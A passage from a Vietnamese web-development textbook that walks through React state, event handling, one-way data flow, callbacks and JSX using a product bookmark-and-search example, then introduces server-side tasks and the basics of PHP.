Các phần tử React có tính bất biến. Nghĩa là, chương trình không thể thay đổi các thuộc tính cũng như các phần tử con của phần tử React một khi nó đã được tạo

ra. Tuy nhiên, mỗi khi thuộc tính *state* của thành phần React được thay đổi, phương thức *render()* sẽ tự động được gọi để cập nhật lại giao diện. Để minh họa đặc tính này, xét một mở rộng của ví dụ trên như mô tả dưới đây. Khi xem thông tin sản phẩm trên giao diện, người dùng có thể bấm nút đánh dấu hoặc bỏ đánh dấu sản phẩm mà người dùng quan tâm. Sản phẩm được đánh dấu sẽ được hiển thị trên nền màu vàng, ngược lại sản phẩm được hiển thị trên nền màu trắng như trước đây. Mã nguồn bổ sung được tô nền trong ví dụ sau. Thứ nhất, trong phần CSS, lớp *.yellow* được bổ sung với thuộc tính nền màu vàng. Thứ hai, *state* của thành phần *Product* được thiết lập với thuộc tính *isBookmarked*, trong đó *isBookmarked* là *true* tương đương sản phẩm được đánh dấu và ngược lại. Thứ ba, phương thức *handleClick()* được định nghĩa. Phương thức này gọi phương thức *setState()* để thay đổi thuộc tính *isBookmarked* của *state*. Lưu ý *state* được cập nhật không đồng bộ nên *setState()* cần lấy trạng thái trước của *state* là *prevState* để đảm bảo đó là trạng thái cập nhật nhất trước khi thay đổi. Lưu ý khác, cần buộc phương thức *handleClick()* mới được định nghĩa vào thành phần *Product* bằng lệnh *this.handleClick = this.handleClick.bind(this)*. Thứ tư, giá trị thuộc tính *className* của đối tượng *<div>* được đặt tùy thuộc vào giá trị của *isBookmarked*. Nếu *isBookmarked* là *false*, *className* của *<div>* chỉ nhận lớp CSS *.box*. Ngược lại, nếu *isBookmarked* là *true*, *className* của *<div>* nhận hai lớp CSS *.box* và *.yellow*. Cuối cùng, trong phương thức *render()* của thành phần *Product* được bổ sung một nút bấm có nhãn là "Set bookmark" hoặc "Remove bookmark" tùy thuộc vào giá trị của *isBookmarked* là *false* hay *true*. Sự kiện *onClick* của nút bấm được gắn với phương thức *handleClick()*. Kết quả là mỗi khi người dùng bấm vào nút bấm, phương thức *handleClick()* được gọi làm thay đổi giá trị *isBookmarked* của *state*. Khi đó, phương thức *render()* được gọi theo dây truyền để cập nhật lại CSS cho đối tượng *<div>* và nhãn cho nút bấm.

```
1. <style>
2.   .box {border:solid 1px red;}
3.   .yellow {background-color:yellow;}
4. </style>
5. <div id="root"></div>
6. <script>
7.   class Product extends React.Component {
8.     constructor(props) {
9.       super(props);
10.      this.state = {isBookmarked:false}
11.      this.handleClick = this.handleClick.bind(this);
12.    }
13.    handleClick() {
14.      this.setState(prevState =>
15.        ({ isBookmarked: !prevState.isBookmarked }));
16.    }
17.    render() {
18.      return React.createElement(
19.        "div",
20.        {className: this.state.isBookmarked ? 'box yellow' : 'box'},
21.        React.createElement("h1", null, this.props.name),
22.        React.createElement("p", null, this.props.description),
```

```

23.         React.createElement("button",
24.             { onClick: this.handleClick },
25.             this.state.isBookmarked ?
26.             'Remove bookmark' : 'Set bookmark')
27.     );
28. }
29. }
30. ReactDOM.render(...);
31. </script>

```

Ví dụ được mở rộng ở trên một mặt minh họa việc cập nhật thuộc tính *state* dẫn đến tự động cập nhật giao diện, mặt khác minh họa được các vấn đề xử lý sự kiện trên giao diện và tạo giao diện có điều kiện. Cụ thể, sự kiện *onClick* trên nút bấm được bắt và xử lý bằng phương thức *handleClick()*. *handleClick()* là phương thức tự định nghĩa nên phải được buộc vào thành phần *Product*. Nhãn của nút bấm hay CSS của *<div>* là những ví dụ về tạo giao diện theo điều kiện. Nhãn của nút bấm và CSS của *<div>* sẽ thay đổi tương ứng theo giá trị của *isBookmarked*.

5.4.3. Buộc dữ liệu một chiều trên-xuống

Trong ví dụ trên, mặc định sản phẩm không được đánh dấu, do *isBookmarked* của thành phần *Product* có giá trị khởi tạo là *false*. Bây giờ, mã nguồn sẽ tiếp tục được thay đổi để khi tạo thành phần *Product*, giá trị của *isBookmarked* có thể được khởi tạo là *true* hay *false*. Để thực hiện điều này, giá trị của *state* sẽ được khởi tạo theo dữ liệu vào, tức theo *props*. Mã nguồn bổ sung *isBookmarked* cho *props*, đồng thời sử dụng *isBookmarked* của *props* làm giá trị khởi tạo cho *isBookmarked* của *state* như sau.

```

1. <script>
2.   class Product extends React.Component {
3.     constructor(props) {
4.       super(props);
5.       this.state = {isBookmarked: this.props.isBookmarked}
6.       this.handleClick = this.handleClick.bind(this);
7.     }
8.     ...
9.   }
10.  ReactDOM.render(
11.    React.createElement(
12.      Product,
13.      {name: "Dell Laptops", description: "Laptops from Dell",
14.        isBookmarked: true}
15.    ),
16.    document.getElementById('root')
17.  );
18. </script>

```

Bây giờ, yêu cầu được đặt ra không phải là hiển thị một sản phẩm nữa mà là một danh sách các sản phẩm. Thành phần *Product* sẽ không thay đổi mà được sử dụng lại. Thành phần mới *ProductList* được bổ sung. *ProductList* nhận đầu vào là một danh sách các sản phẩm, mỗi sản phẩm là một đối tượng JavaScript đơn giản. Phương thức *render()* của nó sẽ sử dụng thành phần *Product* để hiển thị từng sản

phẩm. Ngoài ra, `render()` sử dụng một ánh xạ để duyệt danh sách sản phẩm đầu vào. Phương thức `ReactDOM.render()` được viết lại để tạo thành phần `ProductList` thay cho `Product` như trước đây. Mã nguồn bổ sung được cho trong ví dụ sau.

```
1. <script>
2.   class Product extends React.Component {...}
3.   class ProductList extends React.Component {
4.     constructor(props) { super(props); }
5.     render() {
6.       const listItems = this.props.products.map(
7.         p => React.createElement(Product,
8.           { name: p.name, description: p.description,
9.             isBookmarked: p.isBookmarked })
10.      );
11.     return React.createElement('div', null, listItems);
12.   }
13. }
14.
15. ReactDOM.render(
16.   React.createElement(ProductList, { products:
17.     [{ name: "Dell Laptops", description: "Laptops from Dell",
18.       isBookmarked: false },
19.     { name: "Dell PCs", description: "PCs from Dell",
20.       isBookmarked: true },
21.     { name: "HP Laptops", description: "Laptops from HP",
22.       isBookmarked: false }] }
23. ),
24. document.getElementById('root')
25. );
26. </script>
```

Ví dụ này cho thấy thành phần chứa thành phần con. Nó cũng cho thấy rõ hơn **luồng/buộc dữ liệu một-chiều** (unidirectional data flow hoặc one-way binding) được chảy từ **trên xuống** (top-down) của React. Cụ thể, dữ liệu từ thành phần cha được chuyển xuống thành phần con thông qua *props*, rồi từ thành phần con xuống thành phần cháu, ... Để sử dụng React, người phát triển web tiếp cận theo hướng trên-xuống hoặc dưới-lên. Tiếp cận trên-xuống chia nhỏ giao diện thành các thành phần, thành phần lớn thành các thành phần nhỏ hơn, thành phần cuối cùng và nhỏ nhất chỉ sử dụng các phần tử React có sẵn. Ngược lại, tiếp cận dưới-lên tạo ra những thành phần nhỏ trước, sau đó sử dụng các thành phần nhỏ để xây dựng thành phần lớn hơn. Các thành phần độc lập nhau và sử dụng lại được nên những cách tiếp cận nêu trên rất hiệu quả trong việc xây dựng và cập nhật giao diện ứng dụng web.

5.4.4. Chuyển dữ liệu ngược lên bằng hàm gọi lại

Yêu cầu tiếp tục được đưa ra là giao diện cần cung cấp một ô nhập nội dung tìm kiếm, cho phép mỗi khi người dùng gõ nhập vào cần tìm, ứng dụng chỉ hiển thị các sản phẩm có tên hoặc miêu tả chứa vào được nhập. Lúc này, các thành phần `Product` và `ProductList` là không đủ. Chương trình sẽ được bổ sung hai thành phần mới là `SearchBar` và `SearchableProductList`. `SearchBar` cung cấp ô nhập vào cần

tìm còn *SearchableProductList* là thành phần chứa cả *ProductList* và *SearchBar*. Mã nguồn được bổ sung hoặc sửa đổi được cho trong ví dụ sau. Lưu ý, đến thời điểm này chưa có thay đổi gì trên các thành phần *Product* và *ProductList*. Ngược lại, phương thức *ReactDOM.render()* tạo thành phần *SearchableProductList* thay cho thành phần *ProductList* như trước đây. *SearchableProductList* sẽ chuyển tiếp danh sách sản phẩm cho *ProductList* theo luồng dữ liệu một-chiều trên-xuống.

```
1. <script>
2.   class Product extends React.Component {...}
3.   class ProductList extends React.Component {...}
4.   class SearchBar extends React.Component {
5.     render() {
6.       return React.createElement("input", {type:"text",
7.                                             placeholder:"Input text to search"});
8.     }
9.   }
10.  class SearchableProductList extends React.Component {
11.    render() {
12.      return React.createElement("div", null,
13.                                  React.createElement(SearchBar, null),
14.                                  React.createElement(ProductList,
15.                                                        {products:this.props.products})
16.                                );
17.    }
18.  }
19.  ReactDOM.render(
20.    React.createElement(SearchableProductList, {products: [ ...] }),
21.    document.getElementById('root')
22.  );
23. </script>
```

Bây giờ, giao diện của ứng dụng đã xuất hiện ô nhập văn bản với gợi ý "Input text to search" phía trên danh sách các sản phẩm. Dĩ nhiên, nếu người dùng nhập văn bản vào ô nhập vào thời điểm này thì chưa có điều gì xảy ra cả. Mã nguồn cần tiếp tục được bổ sung, sửa đổi để cung cấp tương tác cho ứng dụng.

Vấn đề cần xử lý lúc này là làm thế nào để chuyển xâu cần tìm từ thành phần *SearchBar* đến từng thành phần *Product* để *Product* quyết định có hiển thị sản phẩm trên giao diện hay không căn cứ vào xâu cần tìm. *SearchBar* và *Product* không chứa nhau nhưng có tổ tiên chung là *SearchableProductList*. Do vậy, giải pháp cho vấn đề trên là đưa xâu cần tìm ngược từ *SearchBar* lên *SearchableProductList*, rồi từ *SearchableProductList* xuôi xuống *ProductList* rồi *Product*.

Để chuyển dữ liệu ngược từ *SearchBar* lên *SearchableProductList*, *SearchableProductList* cần chuyển xuống cho *SearchBar* một tham chiếu hàm, còn gọi là **hàm gọi lại** (callback function), bằng buộc dữ liệu trên-xuống, từ đó *SearchBar* có thể gọi đến hàm gọi lại của *SearchableProductList* và truyền dữ liệu cho *SearchableProductList* dưới dạng tham số của hàm gọi lại. Mã nguồn bổ sung được tô nền trong ví dụ sau. *SearchableProductList* được bổ sung phương thức *doSearch()*, đồng thời tham chiếu của phương thức *doSearch()* được chuyển xuống *props* của *SearchBar* với thuộc tính *onSearch*. Ở thành phần *SearchBar*, phương thức

`handleInputTextChanged()` được bổ sung để xử lý sự kiện `onChange` của ô nhập xâu cần tìm. Mỗi khi người dùng gõ vào ô nhập xâu cần tìm, `handleInputTextChanged()` được gọi và nó gọi đến hàm gọi lại (`doSearch()` của `SearchableProductList`) đang được tham chiếu bởi thuộc tính `onSearch`, đồng thời truyền xâu cần tìm cho hàm gọi lại. Phương thức `doSearch()` của `SearchableProductList` hiển thị xâu cần tìm dưới dạng một thông báo.

```
1. <script>
2.   class Product extends React.Component {...}
3.   class ProductList extends React.Component {...}
4.   class SearchBar extends React.Component {
5.     constructor(props) {
6.       super(props);
7.       this.handleInputTextChanged =
8.         this.handleInputTextChanged.bind(this);
9.     }
10.    handleInputTextChanged(e) {
11.      this.props.onSearch(e.target.value);
12.    }
13.    render() {
14.      return React.createElement("input", {type:"text",
15.        placeholder:"Input text to search",
16.        onChange:this.handleInputTextChanged });
17.    }
18.  }
19.  class SearchableProductList extends React.Component {
20.    constructor(props) {
21.      super(props);
22.      this.doSearch = this.doSearch.bind(this);
23.    }
24.    doSearch(txt) { alert(txt); }
25.    render() {
26.      return React.createElement("div", null,
27.        React.createElement(SearchBar,
28.          {onSearch:this.doSearch}),
29.        React.createElement(ProductList,
30.          {products:this.props.products})
31.      );
32.    }
33.  }
34.  ReactDOM.render(...);
35. </script>
```

Lúc này, xâu cần tìm đã được chuyển đến thành phần `SearchableProductList`. `SearchableProductList` cần chuyển xâu cần tìm xuống `ProductList`, rồi `Product`. Điều này có thể được thực hiện bằng buộc dữ liệu một-chiều trên-xuống. Ngoài ra, mỗi khi xâu cần tìm thay đổi, giao diện phải được cập nhật lại do một số sản phẩm sẽ được ẩn đi trong khi một số khác lại cần được hiển thị ra. Yêu cầu này được giải quyết rất đơn giản bằng cách đặt xâu cần tìm vào `state` của `SearchableProductList` vì mỗi khi `state` thay đổi, phương thức `render()` sẽ tự động được gọi để cập nhật lại giao diện. Mã nguồn được bổ sung cho `SearchableProductList` được tô nền trong ví dụ sau. Thuộc tính `searchText` được đặt vào `state` và truyền xuống `ProductList`.

Phương thức *doSearch()* cập nhật *searchText* bằng chuỗi cần tìm nhận được từ *SearchBar*.

```
1. <script>
2.   class Product extends React.Component {...}
3.   class ProductList extends React.Component {...}
4.   class SearchBar extends React.Component {...}
5.   class SearchableProductList extends React.Component {
6.     constructor(props) {
7.       super(props);
8.       this.state = {searchText: ""};
9.       this.doSearch = this.doSearch.bind(this);
10.    }
11.    doSearch(txt) { this.setState({searchText: txt}); }
12.    render() {
13.      return React.createElement("div", null,
14.        React.createElement(SearchBar,
15.          {onSearch:this.doSearch}),
16.        React.createElement(ProductList,
17.          {products:this.props.products,
18.            searchText:this.state.searchText}))
19.    );
20.  }
21. }
22.
23. ReactDOM.render(...);
24. </script>
```

Khi nhận được chuỗi tìm kiếm cùng với danh sách sản phẩm từ *SearchableProductList*, ứng với mỗi sản phẩm, *ProductList* phải phân tích xem sản phẩm có chứa chuỗi tìm kiếm hay không, và do vậy, có được hiển thị hay không. Mã nguồn của *ProductList* được thay đổi gần hết. Thay vì sử dụng phương thức *map()* như trước đây, *ProductList* sử dụng phương thức *forEach()* để duyệt qua từng sản phẩm. Phương thức *indexOf()* được sử dụng để kiểm tra xem tên hay mô tả sản phẩm có chứa chuỗi cần tìm hay không. Thuộc tính *display* được bổ sung để chứa kết quả kiểm tra này. Giá trị *display*, sau đó được chuyển xuống cho *Product* bằng buộc dữ liệu một chiều trên-xuống.

```
1. <script>
2.   class Product extends React.Component {...}
3.   class ProductList extends React.Component {
4.     constructor(props) { super(props); }
5.     render() {
6.       var listItems = [];
7.       this.props.products.forEach((p) => {
8.         var txt = this.props.searchText.toLowerCase();
9.         var n = p.name.toLowerCase();
10.        var desc = p.description.toLowerCase();
11.        listItems.push(
12.          React.createElement(Product, {
13.            name: p.name,
14.            description: p.description,
15.            isBookmarked: p.isBookmarked,
16.            display: (txt == "" ||
17.              n.indexOf(txt) > -1 ||
```

```

18.         desc.indexOf(txt) > -1) }}
19.     );
20. });
21.     return React.createElement('div', null, listItems);
22. }
23. }
24. class SearchBar extends React.Component {...}
25. class SearchableProductList extends React.Component {...}
26. ReactDOM.render(...);
27. </script>

```

Cuối cùng, khi nhận được sản phẩm với bổ sung thông tin về trạng thái hiển thị của sản phẩm, *Product* sẽ sử dụng CSS để ẩn hay hiện sản phẩm tương ứng. Mã nguồn bổ sung được tô nền trong ví dụ sau. Thứ nhất, một lớp CSS mới là *.nodisplay* được bổ sung. Lớp này chỉ có một thuộc tính với giá trị có tác dụng ẩn đối tượng được áp dụng. Thứ hai, *className* của *<div>* cho sản phẩm sẽ nhận *.nodisplay* nếu sản phẩm không được hiển thị.

```

1. <style>
2.   .box {border:solid 1px red;}
3.   .yellow {background-color:yellow;}
4.   .nodisplay {display:none;}
5. </style>
6. <script>
7.   class Product extends React.Component {
8.     constructor(props) {...}
9.     handleClick() {...}
10.    render() {
11.      return React.createElement("div",
12.        {className: this.props.display ?
13.          (this.state.isBookmarked ? "box yellow" : "box") :
14.          "nodisplay"},
15.        React.createElement("h1", null, this.props.name),
16.        React.createElement("p", null, this.props.description),
17.        React.createElement("button",
18.          { onClick: this.handleClick },
19.          this.state.isBookmarked ? 'Remove bookmark' :
20.            'Set bookmark')
21.        );
22.    }
23.  }
24.  class ProductList extends React.Component {...}
25.  class SearchBar extends React.Component {...}
26.  class SearchableProductList extends React.Component {...}
27.  ReactDOM.render(...);
28. </script>

```

5.4.5. JSX

Một mở rộng tùy chọn cho React là JSX (JavaScript eXtension). Sở dĩ JSX là tùy chọn vì không dùng nó cũng được. JSX ra đời với mục đích cho phép khai báo các thành phần React tương tự khai báo các đối tượng trong HTML. Nói cách khác, JSX cung cấp một cú pháp khác, dễ hơn, thay cho viết lệnh *React.createElement()*. Ví dụ, câu lệnh tạo thành phần *React.createElement(Product, {name:"Dell Laptops",*

`description:"Laptops from Dell", isBookmarked: false});` có thể được viết theo JSX là `<Product name="Dell Laptops" description="Laptops from Dell" isBookmarked="false"/>`. Dễ thấy, câu lệnh viết theo JSX ngắn gọn, rõ ràng và dễ hiểu hơn. Chính vì vậy, hầu hết lập trình viên sử dụng React đều sử dụng JSX. Lưu ý, JSX là mở rộng cú pháp JavaScript chứ không phải HTML hay ngôn ngữ biểu mẫu. Ngoài thay thế câu lệnh `React.createElement()`, JSX cho phép nhúng các biểu thức JavaScript (viết giữa { và }) vào bất kỳ vị trí nào. Điều đó làm cho việc định nghĩa các thành phần trở nên dễ dàng hơn. Ví dụ, `<h1>{this.props.name}</h1>` là cách viết của JSX thay cho `React.createElement("h1", null, this.props.name)`.

Ví dụ sau đây cho thấy thành phần `SearchableProductList` và phương thức `ReactDOM.render()` được viết theo JSX.

```
1. <script>
2.   class Product extends React.Component {...}
3.   class ProductList extends React.Component {...}
4.   class SearchBar extends React.Component {...}
5.   class SearchableProductList extends React.Component {
6.     constructor(props) {
7.       super(props);
8.       this.state = {searchText:""};
9.       this.doSearch = this.doSearch.bind(this);
10.    }
11.    doSearch(txt) {this.setState({searchText:txt});}
12.    render() {
13.      return <div>
14.        <SearchBar onSearch={this.doSearch}/>
15.        <ProductList products={this.props.products}
16.          searchText={this.state.searchText}/>
17.      </div>;
18.    }
19.  }
20.  ReactDOM.render(
21.    <SearchableProductList products={...}/>,
22.    document.getElementById('root')
23.  );
24. </script>
```

5.4.6. Thiết lập môi trường React

Để có môi trường chạy ứng dụng React, hãy bao hàm các tệp thư viện `react.js` và `react-dom.js` của React, đồng thời bao hàm thư viện tiền xử lý JavaScript `babel.js` có tại <https://babeljs.io/>. Tuy nhiên, cách thiết lập này ít được thực hành trong thực tế. Lý do là mã nguồn JSX được chuyển đến trình khách và trình khách phải mất nhiều thời gian chạy các thư viện Babel và React để chuyển đổi JSX thành JavaScript. Thay vào đó, lập trình viên nên thiết lập môi trường phát triển tại máy của lập trình viên. Sau khi phát triển mã JSX, lập trình viên thực hiện "build" ứng dụng để chuyển đổi JSX thành JavaScript thuần, rồi đem ứng dụng với JavaScript thuần đi triển khai trên máy phục vụ. Người đọc quan tâm cách thiết lập môi trường này có thể tham khảo hướng dẫn cài đặt và cấu hình tại <https://facebook.github.io/react/docs/installation.html>.

5.5. CẬP NHẬT KIẾN THỨC VỀ PHÁT TRIỂN MẶT TRƯỚC

Với xu hướng thiên về mặt trước bằng kiến trúc thick client - thin server, ngày càng nhiều các thư viện phát triển mặt trước được ra đời. Ba thư viện jQuery, Bootstrap và React được giới thiệu trong giáo trình này là những thư viện đang được dùng phổ biến hiện nay. Ngoài ba thư viện trên, nhiều thư viện phát triển mặt trước khác cũng được nhiều lập trình viên sử dụng như Ember, Meteor, Angular, Foundation, Backbond, ... Trong tương lai, nhiều thư viện khác sẽ ra đời và cung cấp những tính năng hữu ích hơn những thư viện hiện có. Chính vì vậy, việc nắm vững kiến thức nền tảng (Chương 2-4) để sẵn sàng tiếp cận thư viện mới là yêu cầu bắt buộc đối với mọi lập trình viên phát triển ứng dụng web.

Bài tập

1. Với mỗi chương trình ví dụ được trình bày trong chương này, hãy thay đổi giá trị các thuộc tính của các đối tượng trong chương trình rồi chạy lại chương trình để thấy thay đổi trên giao diện.
2. Cài đặt và thiết lập môi trường phát triển React. Sử dụng môi trường này để chuyển đổi các chương trình ví dụ trong Mục 5.4 từ mã nguồn React thành JavaScript thuần.

Đọc thêm

1. Thodoris Greasidis, "jQuery Design Patterns", Packt Publishing, 2016.
2. Matt Lambert, "Learning Bootstrap 4, 2nd Edition", Packt Publishing, 2016.
3. Kirupa Chinnathambi, "Learning React, 1st Edition", Addison-Wesley Professional, 2016.

Chương 6

CÔNG NGHỆ WEB ĐỘNG

6.1. NHIỆM VỤ BÊN PHỤC VỤ

Chương 1 đã trình bày kiến trúc ứng dụng web, trong đó có tổng quan về chức năng và các thành phần bên phục vụ. Ngoài ra, Chương 1 cũng cho biết phân biệt giữa web tĩnh và web động. Chương 6 này và những chương tiếp sau chỉ trình bày những vấn đề liên quan web động vì việc phục vụ web tĩnh khá đơn giản và trực tiếp, chỉ cần đọc nội dung có sẵn trong tệp rồi gửi cho trình khách.

Với web động, rất nhiều vấn đề phải được quan tâm giải quyết. Theo đó, tổ hợp bên phục vụ (trình phục vụ web + phục vụ ứng dụng, hệ quản trị cơ sở dữ liệu, ...) phải thực hiện nhiều nhiệm vụ khác nhau. Những nhiệm vụ cụ thể, cũng như cách thức thực hiện mỗi nhiệm vụ của bên phục vụ sẽ được trình bày khái quát ngay sau đây. Một cách tổng quát, bất kỳ tổ hợp bên phục vụ nào cũng sử dụng ngôn ngữ lập trình web động, thực hiện những nhiệm vụ sau và theo những nguyên lý khá giống nhau.

6.1.1. Tiếp nhận và phân tích yêu cầu HTTP

Khi nhận được yêu cầu HTTP từ trình khách, đầu tiên trình phục vụ web sẽ xác định tài nguyên nào được trình khách yêu cầu bằng việc phân tích đường dẫn có trong yêu cầu. Căn cứ vào định dạng của tài nguyên, trình phục vụ web sẽ chuyển tiếp yêu cầu đến trình phục vụ ứng dụng tương ứng. Ví dụ, nếu tài nguyên là một tệp PHP, trình phục vụ web sẽ chuyển yêu cầu HTTP đến trình thông dịch PHP, ngược lại nếu tài nguyên là một tệp ASPX, trình phục vụ web sẽ chuyển yêu cầu HTTP đến .NET Framework. Nhắc lại rằng phía sau trình phục vụ là hàng tá trình phục vụ ứng dụng, mỗi trình phục vụ ứng dụng có thể và có nhiệm vụ xử lý hay phục vụ một vài định dạng tài nguyên cụ thể.

Như đã biết, yêu cầu HTTP là một văn bản có cấu trúc, bao gồm dòng yêu cầu, nhiều dòng tiêu đề và có thể có một thân. Phân tích một cách sâu hơn, yêu cầu HTTP là một tập các cặp *thuộc-tính:giá-trị* được thể hiện dưới dạng văn bản. Thuộc tính có thể là tiêu đề HTTP hoặc tham số do ứng dụng định nghĩa. Khi nhận được yêu cầu HTTP từ trình phục vụ web, trình phục vụ ứng dụng sẽ tự động phân tích văn bản này, bóc tách các thuộc tính và giá trị được thể hiện trong văn bản, và lưu các cặp *thuộc-tính:giá-trị* vào những bộ sưu tập (collections) khác nhau. Mặc dù không có quy định chung nào về việc phân chia thuộc tính vào các bộ sưu tập, các công nghệ web khác nhau đều sử dụng các bộ sưu tập sau:

- *Bộ sưu tập các tham số GET*: Các tham số GET, hay tham số trong chuỗi truy vấn của URL, được lưu trong bộ sưu tập này. Với PHP, bộ sưu tập các tham số GET là `$_GET`. Với ASP.NET, bộ sưu tập các tham số GET là `Request.QueryString`. Cho dù khác nhau về cách viết, `$_GET` và `Request.QueryString` đều là ánh xạ với khóa (key) là tên tham số và giá trị là giá trị của tham số.

- *Bộ sưu tập các tham số POST*: Các tham số POST, hay tham số được đặt trong thân của yêu cầu HTTP, được lưu trong bộ sưu tập này. Với PHP, bộ sưu tập các tham số POST là `$_POST`. Với ASP.NET, bộ sưu tập các tham số POST là `Request.Forms`. Cũng như với GET, `$_POST` và `Request.Forms` chỉ khác nhau về cách viết.

- *Bộ sưu tập các tiêu đề HTTP*: Các tiêu đề có trong yêu cầu HTTP, sau khi được phân tích, sẽ được đưa vào bộ sưu tập này. Một số tiêu đề như *Server-Protocol*, *Request-Method*, *User-Agent*, ... có trong hầu hết các yêu cầu HTTP. Với PHP, bộ sưu tập các tiêu đề HTTP là `$_SERVER`. Với ASP.NET, bộ sưu tập các tiêu đề HTTP là `Request.ServerVariables`.

- *Bộ sưu tập cookies*: Các cookies, hay các cặp tham số-giá trị được gán cho tiêu đề *Cookie* trong yêu cầu HTTP, được lưu trong bộ sưu tập này. Lưu ý, bản thân tiêu đề *Cookie* và giá trị của nó cũng được lưu trong bộ sưu tập các tiêu đề. Với PHP, bộ sưu tập các cookies là `$_COOKIE`. Với ASP.NET, bộ sưu tập các cookies là `Request.Cookies`.

- *Bộ sưu tập các tệp upload*: Các tệp được upload từ trình khách lên được lưu trong bộ sưu tập này. Với PHP, bộ sưu tập các tệp upload là `$_FILES`. Với ASP.NET, bộ sưu tập các tệp upload là `Request.Files`.

- *Các bộ sưu tập khác*: Ngoài năm bộ sưu tập được miêu tả ở trên, cũng là những sưu tập hay được dùng nhất, trình phục vụ còn sử dụng một số bộ sưu tập khác nữa. Những bộ sưu tập khác sẽ được đề cập khi trình bày vấn đề có liên quan.

6.1.2. Xử lý nghiệp vụ và tạo đáp ứng HTTP

Các bộ sưu tập với những cặp *thuộc-tính:giá-trị* được bóc tách từ yêu cầu HTTP là dữ liệu vào cho ứng dụng web. Ứng dụng web sẽ xử lý nghiệp vụ cụ thể tùy thuộc vào bài toán đang được giải quyết. Kết thúc xử lý nghiệp vụ, ứng dụng web cần xuất kết quả ra đáp ứng HTTP để trình phục vụ gửi đáp ứng HTTP cho trình khách. Mặc dù không có quy định chung nào về việc xuất đáp ứng HTTP, các công nghệ khác nhau đều hỗ trợ tối thiểu hai phương thức sau đây:

- *Đưa nội dung web vào thân đáp ứng HTTP*: Phương thức này quan trọng và luôn được sử dụng vì nội dung web là những gì mà trình khách cần. Khi nhận được đáp ứng HTTP, trình khách sẽ lấy ra và sử dụng nội dung web được chứa trong thân của đáp ứng. Nhắc lại rằng nội dung web là HTML, JavaScript và CSS.

Với PHP, phương thức đưa nội dung vào đáp ứng HTTP là *echo()*. Với ASP.NET, phương thức đưa nội dung vào đáp ứng HTTP là *Response.Write()*.

- *Thêm tiêu đề cho đáp ứng HTTP*: Trình phục vụ web sẽ đóng gói nội dung web vào đáp ứng HTTP cùng với một số tiêu đề mặc định, và lập trình viên ít phải can thiệp vào tiêu đề của đáp ứng HTTP. Tuy nhiên, trong những tình huống cụ thể, ví dụ ứng dụng cần gửi cookies cho trình khách, phương thức thêm tiêu đề cho đáp ứng HTTP trở nên cần thiết. Với PHP, phương thức thêm tiêu đề cho đáp ứng HTTP là *header()*. Với ASP.NET, phương thức thêm tiêu đề là *Response.Addheader()*.

6.1.3. Lưu và sử dụng trạng thái làm việc

Trong nhiều tình huống, ứng dụng web cần phải biết trạng thái làm việc giữa trình khách và bên phục vụ. Căn cứ vào trạng thái, ứng dụng web mới có thể cung cấp những tính năng cá nhân hóa, xác thực hay đi theo quy trình, ... Các công nghệ web khác nhau đều sử dụng hai kỹ thuật là phiên (session) và cookie để lưu và sử dụng trạng thái. Với PHP, phiên và cookie được lưu trong *\$_SESSION* và *\$_COOKIE*, tương ứng. Với ASP.NET, phiên và cookie được lưu bởi *Session* và *Response.Cookies*. Do có những đặc điểm đặc thù, phiên và cookie sẽ được trình bày chi tiết sau, trong Chương 8.

6.1.4. Lưu dữ liệu bền vững

Ứng dụng web động không thể thiếu cơ sở dữ liệu. Mỗi công nghệ web có thể làm việc với nhiều hệ quản trị cơ sở dữ liệu khác nhau, trong đó một vài hệ quản trị cơ sở dữ liệu được ưu tiên. Ví dụ, ứng dụng PHP thường sử dụng cơ sở dữ liệu MySQL/Maria, trong khi ứng dụng ASP.NET thường sử dụng MS SQL Server. Thao tác cơ sở dữ liệu sẽ được trình bày trong Chương 7.

6.1.5. Đảm bảo an ninh

Cũng như bất kỳ phần mềm nào, ứng dụng web cần phải đảm bảo an ninh khi vận hành. Xác thực, điều khiển truy cập, kiểm tra hợp thức dữ liệu vào, làm sạch dữ liệu ra, ... là những vấn đề an ninh mà ứng dụng web phải giải quyết. An ninh ứng dụng web sẽ được trình bày trong Chương 8.

6.2. NGÔN NGỮ LẬP TRÌNH PHP

PHP (PHP Hypertext Preprocessor) là ngôn ngữ lập trình đa năng đặc biệt phù hợp cho phát triển mặt sau ứng dụng web. Theo thống kê của Q-success¹⁷, vào tháng 6/2017, gần 83% các ứng dụng web trên toàn thế giới được phát triển với PHP, hơn nữa con số này vẫn có xu hướng tăng. PHP hỗ trợ cả hai phương pháp lập trình là thủ tục và hướng đối tượng. Công nghệ này có thể được sử dụng trên

¹⁷ <https://w3techs.com/>

hầu hết các hệ điều hành phổ biến ngày nay, bao gồm Linux, các biến thể của Unix, Microsoft Windows, Mac OS X, ... Nó cũng hỗ trợ hầu hết các trình phục vụ web như Nginx, Apache, IIS, ... và có thể giao tiếp với trình phục vụ web thông qua API hoặc CGI. Một trong những điểm mạnh nhất và quan trọng nhất của PHP là nó hỗ trợ nhiều loại cơ sở dữ liệu. Sử dụng các mở rộng cho cơ sở dữ liệu, thao tác với cơ sở dữ liệu trong PHP thực sự đơn giản. Ngoài ra, PHP hỗ trợ nhiều thư viện chuyên dụng để thực hiện các nhiệm vụ bên phục vụ.

PHP có nhiều đặc điểm ngôn ngữ giống với Java và C. Do vậy, với giả thiết người đọc đã biết Java và C, giáo trình chỉ trình bày hoặc nhấn mạnh những khác biệt của PHP so với Java và C. Lập trình viên Java hay C có thể sử dụng ngay PHP và tìm hiểu thêm về PHP khi cần thiết.

6.2.1. Tập/trang PHP

Tập/trang mã nguồn PHP có phần mở rộng là *.php*. Nội dung tập mã nguồn có thể bao gồm PHP, HTML, JavaScript và CSS. Đoạn mã PHP được mở đầu bằng dấu ký tự `<?php` và kết thúc bằng dấu ký tự `?>`. Có thể nhúng nhiều đoạn mã PHP vào bất kỳ vị trí nào trong tập. Bên ngoài các đoạn mã PHP là HTML, JavaScript và CSS. Các đoạn mã PHP được thực thi bên phục vụ để tạo ra phần động của trang web. PHP sử dụng hàm `echo()` để đưa nội dung vào thân đáp ứng HTTP và sử dụng hàm `header()` để thêm tiêu đề cho đáp ứng HTTP.

Xét trang PHP đơn giản, *first-example.php*, trong ví dụ sau đây.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.6.2.1</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <h1>Xin chào</h1>
6.   <?php
7.     echo "<p>Biểu diễn nhị phân của 999 là ";
8.     echo decbin(999);
9.     echo "</p><input type='button' value='Okie'>";
10.  ?>
11. </body></html>
```

Khi thực thi, trang *first-example.php* tạo ra nội dung web như sau:

```
<!DOCTYPE html><html><head><meta charset="utf-8">
</head><body>
  <h1>Xin chào</h1>
